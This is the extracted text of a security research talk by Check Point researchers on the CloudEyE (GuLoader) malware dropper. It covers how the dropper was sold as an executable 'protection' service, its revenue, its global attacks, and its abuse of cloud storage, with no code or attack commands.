

Flattening the CloudEyE Attack Curve




Alexey Bukhteyev
Arie Olshtein

Who Are We?



Arie Olshtein
Security Researcher
Check Point,
Tel-Aviv

 @Arie_10101




Alexey Bukhteyev
Reverse Engineer
Check Point,
Minsk

Take down!
The top malicious dropper of 2020



Flattened the curve!

CloudEyE (aka GuLoader) attacks.



CloudEyeE Revenue

At least \$500,000




[Home](#) [Features](#) [Videos](#) [Pricing](#) [Contact](#) [Terms of Service](#) [Privacy](#) [Client area](#)


CLOUDEYE, NEXT GENERATION OF WINDOWS EXECUTABLES' PROTECTION.

OUR PACKAGES

GuLoader == CloudEye




==  **CloudEye**




GuLoader

The top *malicious* dropper of 2020

- *Attacks all over the world*







GuLoader

The top *malicious* dropper of 2020

- *Attacks all over the world*
- *Hundreds of attacks every day*







GuLoader

The top *malicious* dropper of 2020

- *Attacks all over the world*
- *Hundreds of attacks every day*
- *Different malicious campaigns*







GuLoader

The top *malicious* dropper of 2020

- *Attacks all over the world*
- *Hundreds of attacks every day*
- *Different malicious campaigns*
- *Abusing Google Drive and OneDrive*



Classic Packers



GuLoader

Original EXE

PE Header

PE
Sections




Protected EXE

